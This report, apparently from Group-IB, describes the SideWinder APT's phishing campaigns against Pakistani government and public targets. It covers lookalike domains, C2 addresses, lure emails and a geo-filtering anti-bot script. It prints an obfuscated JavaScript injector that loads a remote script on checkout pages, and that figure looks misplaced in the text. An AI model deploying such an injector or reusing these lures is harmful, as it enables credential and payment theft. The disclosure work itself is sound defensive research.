SideWinder.AntiBot.Script

Archived: 2026-05-01 02:52:50 UTC

Group-IB Threat Intelligence researchers have discovered a new malicious infrastructure and a custom tool of the APT group **SideWinder (aka Rattlesnake, Hardcore Nationalist, RAZOR TIGER, T-APT-04 and APT-C-17)**, a threat actor that is believed to be originating from India and primarily targeting Pakistan. The newly discovered custom tool, codenamed SideWinder.AntiBot.Script, is being used in the gang's phishing attack against Pakistani targets. Group-IB Threat Intelligence team shares its findings so that security teams can more effectively identify SideWinder attacks.

Antibot script – Key findings


- Over the last year, Group-IB Threat Intelligence system identified 92 IP addresses that have been used by SideWinder APT for phishing emails.
- Pakistan remains the primary target for SideWinder. The attackers are especially interested in the Pakistani government organizations based on the discovered phishing document and public studies.
- Phishing links in emails or posts that mimic legitimate notifications and services of government agencies and organizations in Pakistan are primary attack vectors of the gang.
- SideWinder started using an anti-bot script to filter their victims – they are only interested in Pakistani users.
- The group continues to distribute malicious files in ZIP archives with an LNK file inside, which downloads an HTA file from a remote server.
- Upon discovery, Group-IB Threat Intelligence team notified relevant local authorities and shared its findings to make sure that the threat can be identified and contained at early stages.

SideWinder Profile

The SideWinder APT (attlesnake, Hardcore Nationalist, RAZOR TIGER, T-APT-04 and APT-C-17) is believed to be an Indian nation-state threat actor.

In their attacks, SideWinder was seen targeting government, military, and economic sectors in Southeast Asia: in Afghanistan, Nepal, Sri Lanka, Bhutan, Myanmar, the Philippines, Bangladesh, Singapore, and China. However, since the discovery of the group in 2012, Pakistan has been the primary target of SideWinder. In the last year alone, several SideWinder's attacks targeting Pakistan have been detected. SideWinder was particularly interested in the Pakistani military targets.

The Pakistani government even published an official advisory about SideWinder activity.



Subject: **Prevention Against Indian APT Group Sidewinder (Advisory No. 22)**

1. **Introduction.** Since Jan 2019, a suspected **APT group from India** is utilizing modern payloads and spoofed emails to target defense / government departments of Pakistan, to gain persistent access and sensitive information. These emails portray an interesting political topic and contain a malicious link for further information that redirects the user to download a zip file which contains a malicious lnk (shortcut) file. Downloading and clicking the shortcut file, opens a legitimate document in foreground and executes malicious code in background that gives unauthorized access to the hacker.
2. **Summary of Malicious Email**
   a. **Email Subject.** Key Discussion Points During Summit Between India and China
   b. **Spoofed Email address.** DGPR <dgpr.paknavy.gov.pk@email.com>
   c. **Download Package.** Key Points.zip
   d. **Antivirus Detection Rate.** 02/55 (3.63%)
   e. **File Size.** 3KB
   f. **File extension.** Zip (archival file format)
   g. **Download Address.** http://www.paknavy.gov.pk.ap1-port.net/images/E7B62E1D/1182/2258/fc8fe2b4/692cd02.
   h. **Classification.** Sidewinder APT Malware
   i. **Reference.** https://brica.de/alerts/alert/public/1249067/sidewinder-apt-organizations-disclosure-of-attacks-on-south-asia/
3. **C&C Servers**

Ser	URS address	IP address	IP Location
a.	https://www.paknavy.gov.pk.ap1-port.net	185.243.115.65	Germany
b.	https://asp-bin.net	185.99.133.140	New zealand

4. **Indicators of Compromise**
   a. C:\ProgramData\audacity2.2\credwiz.exe.

Image 1. Fragment of the official notification about SideWinder's attacks

Group-IB researchers have repeatedly spotted phishing documents intended for Pakistani targets in public and private sector organizations.

For example, the following phishing document contains information about a proposal for a formal discussion of the impact of US withdrawal from Afghanistan on maritime security:

Directorate General
National Institute of Maritime Affairs
Bahria University
Shangrilla Road, Sector E-8
Islamabad

BU/D NIMA/2021/ Tele: 051-9261968

DMPR
Naval Headquarters
ISLAMABAD June 2021

FORWARDING OF PROPOSAL – FOCUSED TALK ON IMPACT ON MARITIME SECURITY OF PAKISTAN IN POST US WITHDRAWL FROM AFGHANISTAN

Reference:

A. Meeting held at NHQ chaired by COS on 28 Jun 21.

1. Apropos meeting at reference, desired proposal is given in ensuing paragraphs.

2. Activity. Focused Talk.

3. Topic. Impact of post US withdrawal from Afghanistan at Global and Regional level in general and on Pakistan in particular.

4. Execution. In order to chalk/ work out impact of post US withdrawal on maritime security of Pakistan a two-day activity will be conducted. Nominated discussants will be requested to set the stage for discussion on following sub-topics:

a. Day – 1. Focused talk (part-1) will be conducted on sub-topic "Security Implication of post US withdrawal from Afghanistan for world/ region in general and for Pakistan in particular along with viable response options".

b. Day – 2. Focused talk (part-2) will be conducted on sub-topic "Implications of post US withdrawal from Afghanistan in maritime security for world/ region in general and for Pakistan in particular along with viable response options."

c. Proposed Participants. Proposed participants/ discussants will be 10 - 12 for both

Image 2. Phishing document SHA-1: a74f9baa1791476c489942dd9e24c8c6fd0822cd

In addition, the group was seen cloning government websites to collect user credentials.

Below you can find a phishing page mimicking a government portal in Sri Lanka designed by SideWinder:




Image 3: Phishing page login panel – http://5.2.79[.]135/!/n/

```
if (-1 != location.href.search(atob("Y2hlY2tvdXQ"))) {
    var w = document.createElement("script");
    w.src = atob("aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWIuY29tL2Nzcy8");
    document.head.appendChild(w)
};
```

Figure 3: The attacker's injector

SideWinder Network Infrastructure

Over the last year, **Group-IB's Threat Intelligence solution detected 92 IP addresses used by SideWinder.** The servers were automatically detected by Group-IB and Threat Intelligence users immediately received a proactive notification about the appearance of the new malicious infrastructure.

The analysis of the servers revealed that they were primarily used for phishing attacks. SideWinder's phishing attacks will be covered later in the text in more detail.

Below is a summary of the server 2.56.245[.]21, one of Sidewinder's servers. According to Group-IB data, the server has been in use by SideWinder since at least January 22, 2022.




Image 4: Network Indicators related to 2.56.245[.]21 Source: Group-IB Threat Intelligence

Thanks to Group-IB's Network Graph Analysis tool, shown above, it was possible to discover that this address is used as the A-record for the following domains:

- *finance.pakgov[.]net;*
- *vpn.pakgov[.]net;*
- *csd.pakgov[.]net;*
- *hajj.pakgov[.]net;*
- *nadra.pakgov[.]net;*
- *pt.pakgov[.]net;*
- *flix.pakgov[.]net;*
- *covid.pakgov[.]net.*

As you may have guessed, these are all phishing domains mimicking legitimate domains of Pakistani governmental and non-governmental institutions, such as *finance.gov.pk*.




Image 5. A fragment of the network infrastructure associated with the SideWinder group. Source: Group-IB Threat Intelligence

Phishing categorization

Each of the previously mentioned servers detected by Group-IB Threat Intelligence system mimic the public services related to Pakistan. Some of them are:

Phishing link	Redirect to a legitimate domain	Possible target of a phishing link
http://faujifoundation.bitlyy.me/offer-55f9918f	https://applicants.fauji.org.pk/	Mimicry of the Fauji Foundation – https://www.fauji.org.pk/
https://finance.pakgov.net/salary-a4222e91	https://www.finance.gov.pk/circulars/circular_14042022_2.pdf	Mimicry of the Ministry of Finance of Pakistan – finance.gov.pk
https://finance.govpk-mail.net/financecircular-38149cbd	https://www.finance.gov.pk/	Mimicry of the Ministry of Finance of Pakistan – finance.gov.pk
http://smstest.kdf-mail.com/147632-86182096	https://www.example.com/	Possible Kashmir Development Foundation mimicry
https://askari.bitlyy.me/offer-eaec3587	https://askaribank.com/	Mimicry of the Askari Bank – askaribank.com
http://csd.bitlyy.me/offers-2b679e32,https://csd.pakgov.net/offers-1b24b9c9	https://www.csd.gov.pk/	Mimicry of the Canteen Stores Department – csd.gov.pk
http://news.dawnpk.org/pk-9a6d7f1e	https://www.dawn.com/news/1684503/profile-shehbaz-sharif-the-new-pm-of-pakistan	Mimicry of a news resource – dawn.com
http://islamicfinder.bitlyy.me/pk-5bc259ee	https://www.islamicfinder.org/ramadan-calendar/	Mimicry of the islamicfinder.org
https://sec-vpn.bitlyy.me/pk-cd99f6ff,https://vpn.tin-url.com/vpn-0bca7d09	https://play.google.com/store/apps/details?id=com.securedata.vpn	Mimicry of a Secure VPN application
https://pkflix.tin-url.com/pkflix-71e35ba2	https://play.google.com/store	Possible mimicry of the pkflix app
https://nadra.pakgov.net/certificate-b14a482c	https://nims.nadra.gov.pk/nims/certificate	Mimicry of the nims.nadra.gov.pk

Phishing link	Redirect to a legitimate domain	Possible target of a phishing link
http://shoprex.bitlyy.me/offers-2cedda5a	https://shoprex.com/offers/	Mimicry of the shoprex.com
https://covid.pakgov.net/guidelines-a44a9d99	https://covid.gov.pk/guideline	Mimicry of the covid.gov.pk
https://covid.pakgov.net/NewGuidelines-5dcb362a,https://nhsrc.pakgov.net/2ndDoseOptions-86bf668a	https://storage.covid.gov.pk/new_guidelines/04February2022_20220204_Interim_Guidelines_for_Options_for_COVID_Vaccines_2nd_Dose_8001.pdf	Mimicry of the pakgov.net
https://telemart.bitlyy.me/deals-3affd2bb	https://www.telemart.pk/weekly-deal	Mimicry of the telemart.pk
https://xyz.kdf-mail.com/1596-f35d483e	https://xyz.com/	Possible Kashmir Development Foundation mimicry
http://vpn.pakgov.net/Download-3b00fd1a	https://www.securevpn.com/	Mimicry of the official secure vpn
https://hajjplanner.tin-url.com/trip-687b5e5f	https://barakatravel.net/	Mimicry of the hajjumrahplanner.com

While investigating these malicious domains, Group-IB researchers found a phishing link – "*vpn.pakgov[.]net/Download-3b00fd1a*" – which redirects to a legitimate domain "*securevpn.com*". This may indicate a temporary suspension of the malicious campaign or conversely the link could redirect to a malicious site in the future as part of a different campaign.




Image 6. Screenshot with redirect to legitimate securevpn.com

Also among the discovered phishing links, Group-IB researchers found a link that downloaded an application from the official Google Play store called "*SecureVPN*".




Image 7. Screenshot from the Google Play store

The app in question looks suspicious: it has only 10+ downloads. It was published by the author, “ross jack”, with only one project. Furthermore, the description of the application was copied from NordVPN’s description:




Image 8. Screenshot from the Microsoft Edge extension store

Therefore, Group-IB researchers assume that the application most likely mimics the legitimate Secure VPN application of the same name. At runtime, this application performs the following requests:

- hXXps://api.vpn-secure[.]co/secureVpn/;
- hXXps://api.vpn-secure[.]co/secureVpn/register;

However, at the time of the research, they were unavailable, and a request to the root of the page redirects to the legitimate NordVPN domain.

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.21.4
Date: [redacted]
Content-Type: text/html
Content-Length: 169
Connection: close
Location: https://nordvpn.com

<html>
  <head>
    <title>
      301 Moved Permanently
    </title>
  </head>
  <body>
    <center>
      <h1>
        301 Moved Permanently
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.21.4
    </center>
  </body>
</html>
```

Image 9. Request to the root of the api.vpn-secure[.]co

In 2020, Trend Micro researchers found similar malicious apps that were attributed to the SideWinder group. These apps were also uploaded to the Google Play Store.It is worth noting that at the time of writing we cannot confirm if the Secure VPN app developed by “ross jack” is 100% malicious. This research is ongoing.

Kill Chain

In this section we will take a closer look at the infection chain.

As in previous SideWinder’s attacks, it all starts with a phishing link:

Sir,
Please find the notice regarding the COVID-19 Vaccination and it's procedure, on the below given link.

http://mail-mohs.ddns.net/mmofa

Thank you,
IT Admin

Image 10. Screenshot with an example of a malicious email




Image 11. Screenshot with an example of a malicious email




Image 12. Screenshot with an example of a malicious email

Group-IB researchers also found malicious links posted on Facebook:

Image 13. Screenshot of a malicious link on Facebook

Once the victim clicks on the link, an archive with a malicious .LNK file or RTF document is downloaded. In the case of LNK, the files have a Microsoft Word icon, making it appear more legitimate, encouraging people to open. Whether the initial vector was a phishing email or a phishing link posted on social media, the malicious payload is always launched using the DLL side-loading technique, which provides persistence and has RAT functionality.

SideWinder.AntiBot.Script

As soon as the recipient clicks on the link, **the new tool, dubbed SideWinder.AntiBot.Script by Group-IB researchers, comes into play.** The script checks the client browser environment and, based on several parameters, decides whether to issue a malicious file or redirect to a legitimate resource.

For example, let's take finance.pakgov[.]net which we have described a little already. The phishing link appears as follows – *hxxps://finance.pakgov[.]net/salary-a4222e91*.

Let's first see what happens if we try to follow this link with settings different from a typical Pakistani user.




Image 14. Screenshot with hxxps://finance.pakgov[.]net/salary-a4222e91 request and redirect to legitimate finance.gov.pk

As you can see in the screenshot above, when a client visits this link, which the anti-bot script does not like, the script redirects to a legitimate document located on a legitimate resource: *finance.gov.pk*. And, the script won't even work if the client's IP address differs from Pakistan's – the client will automatically be redirected to the legitimate resource. These are common techniques that are used to avoid detection by threat researchers.




Image 15. Redirect to a legitimate document.

However, if you follow a link with an IP address from Pakistan, the anti-bot script will work.




Image 16. SideWinder.AntiBot.Script snippet (the full version of the script is available below in the list of compromise indicators)

To begin with, the CAPTCHA page immediately catches the eye. While the user is waiting, the client's browser is profiled to give the final verdict.




Image 17. Screenshot of fake CloudFlare page

If the client does not pass the anti-bot script filtering, for example, by the parameter of the operating system used, then a corresponding message will be displayed.

